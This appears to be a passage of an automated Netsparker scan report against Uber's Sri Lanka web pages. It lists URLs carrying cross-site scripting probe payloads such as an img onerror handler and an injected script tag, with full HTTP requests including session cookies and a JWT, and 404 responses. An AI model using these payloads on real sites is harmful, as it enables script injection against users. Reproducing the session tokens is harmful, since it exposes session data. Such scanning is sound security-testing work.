Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_
sn:1$_ss:0$_st:1602791598163$ses_id:1602783840444%3Bexp-session$_pn:877%3Bexp-session$courier_su:courie
r_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevan
t ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.ube
r.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200
5098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96
-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCo
de%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D
9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCod
e%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%2
2:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22l
at%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territory
GeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6416.7627 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:23:29 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:23:29 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="1219e62d-6cff-4545-895d-bdb54e96d0b6" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="1219e62d-6cff-4545-895d-bdb54e96d0b6" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="1219e62d-6cff-4545-895d-bdb54e96d0b6" crossorigin="anonymous" as="script"/><script nonce="1219e62d-6c
ff-4545-895d-bdb54e96d0b6">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.45. https://www.uber.com/lk/en/about/%3ciMg%20src%3dN%20onerror%3dnetsparker(0x006C11)%3e/#main

Method	Parameter	Value
GET	param3	<iMg src=N onerror=netsparker(0x006C11)>

Method	Parameter	Value
GET	param2	about
GET	param1	lk

Certainty

Request

```
GET /lk/en/about/%3ciMg%20src%3dN%20onerror%3dnetsparker(0x006C11)%3e/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMULTI=; privacyStatme
nt=This website uses third party cookies in order to serve you relevant ads. You can opt out of third p
arty cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">c
ookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602
787246107$ses_id:1602783840444%3Bexp-session$_pn:213%3Bexp-session$courier_su:courier_su%3Bexp-session;
 CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22te
rritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:
{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22
territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%2
2:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.85683
37%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.861
2}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3776.5315 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 18:10:58 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 18:10:58 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="c0601b05-bc7c-48b5-a9ac-b0de6d601fd3" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="c0601b05-bc7c-48b5-a9ac-b0de6d601fd3" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="c0601b05-bc7c-48b5-a9ac-b0de6d601fd3" crossorigin="anonymous" as="script"/><script nonce="c0601b05-bc
7c-48b5-a9ac-b0de6d601fd3">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.46. https://www.uber.com/lk/en/about/1%2bns%253dnetsparker(0x00AF9C)%255cu0020/#main

Method	Parameter	Value
GET	param3	1+ns%3dnetsparker(0x00AF9C)%5cu0020
GET	param2	about

Method	Parameter	Value
GET	param1	lk

Certainty

Request

```
GET /lk/en/about/1%2bns%253dnetsparker(0x00AF9C)%255cu0020/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01
752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602791102950$ses_id:1602783840444%3Bexp-se
ssion$_pn:793%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses thir
d party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting
 our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _g
a=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96
-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCo
de%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D
9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCod
e%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%2
2:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22l
at%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territory
GeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4093.909 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:15:11 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:15:11 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="08aee5a1-3d50-4d81-9f95-4d10984eba76" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="08aee5a1-3d50-4d81-9f95-4d10984eba76" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="08aee5a1-3d50-4d81-9f95-4d10984eba76" crossorigin="anonymous" as="script"/><script nonce="08aee5a1-3d
50-4d81-9f95-4d10984eba76">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.47. https://www.uber.com/lk/en/ride/%0anetsparker(0x00AE5D)%3b/scooters-and-jump-bikes/#main

Method	Parameter	Value
GET	param3	netsparker(0x00AE5D);

Method	Parameter	Value
GET	param4	scooters-and-jump-bikes
GET	param2	ride
GET	param1	lk

Certainty

Request

```
GET /lk/en/ride/%0anetsparker(0x00AE5D)%3b/scooters-and-jump-bikes/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; marketing_vistor_
id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22e
n%22%2C%22countryCode%22:%22DE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22terr
itoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22DE%22}%2C%22u
ser%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992
777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latit
ude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22
2%2C%22territoryName%22:%22Colombo%22}}; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_
sn:1$_ss:0$_st:1602790911505$ses_id:1602783840444%3Bexp-session$_pn:763%3Bexp-session$courier_su:courie
r_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevan
t ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.ube
r.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200
5098227.1602783849
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6159.9884 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:11:57 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:11:57 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="061c450b-9cf6-4033-ae25-b914411e0629" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="061c450b-9cf6-4033-ae25-b914411e0629" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="061c450b-9cf6-4033-ae25-b914411e0629" crossorigin="anonymous" as="script"/><script nonce="061c450b-9c
f6-4033-ae25-b914411e0629">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.48. https://www.uber.com/lk/en/ride/%27%3e%3cnet%20sparker%3dnetsparker(0x006BCE)%3e/scooters-and-jump-bikes/#main

Method	Parameter	Value
GET	param3	'><net sparker=netsparker(0x006BCE)>

Method	Parameter	Value
GET	param4	scooters-and-jump-bikes
GET	param2	ride
GET	param1	lk

Certainty

Request

```
GET /lk/en/ride/%27%3e%3cnet%20sparker%3dnetsparker(0x006BCE)%3e/scooters-and-jump-bikes/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.1362866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602787187882$ses_id:1602783840444%3Bexp-session$_pn:204%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA1.2.2005098227.1602783849; _gali=root; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 5033.6358 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 18:09:57 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 18:09:57 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="4c8c7628-636a-451c-9dbd-f6639b21ffa5" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="4c8c7628-636a-451c-9dbd-f6639b21ffa5" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="4c8c7628-636a-451c-9dbd-f6639b21ffa5" crossorigin="anonymous" as="script"/><script nonce="4c8c7628-63
6a-451c-9dbd-f6639b21ffa5">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.49. https://www.uber.com/lk/en/ride/%3chtml%20xmlns%3d%22http%3a%2f%2fwww.w3.org%2f1999%2fxhtml%22%3e%3cscript%3enetsparker(0x00BA87)%3c%2fscript%3e%3c%2fhtml%3e/scooters-and-jump-bikes/#main

Method	Parameter	Value
GET	param3	<html xmlns="http://www.w3.org/1999/xhtml"><script>netsparker(0x00BA87)</script></html>

Method	Parameter	Value
GET	param4	scooters-and-jump-bikes
GET	param2	ride
GET	param1	lk

Certainty

Request

```
GET /lk/en/ride/%3chtml%20xmlns%3d%22http%3a%2f%2fwww.w3.org%2f1999%2fxhtml%22%3e%3cscript%3enetsparker(0x00BA87)%3c%2fscript%3e%3c%2fhtml%3e/scooters-and-jump-bikes/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602791513516$ses_id:1602783840444%3Bexp-session$_pn:862%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2428.5932 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
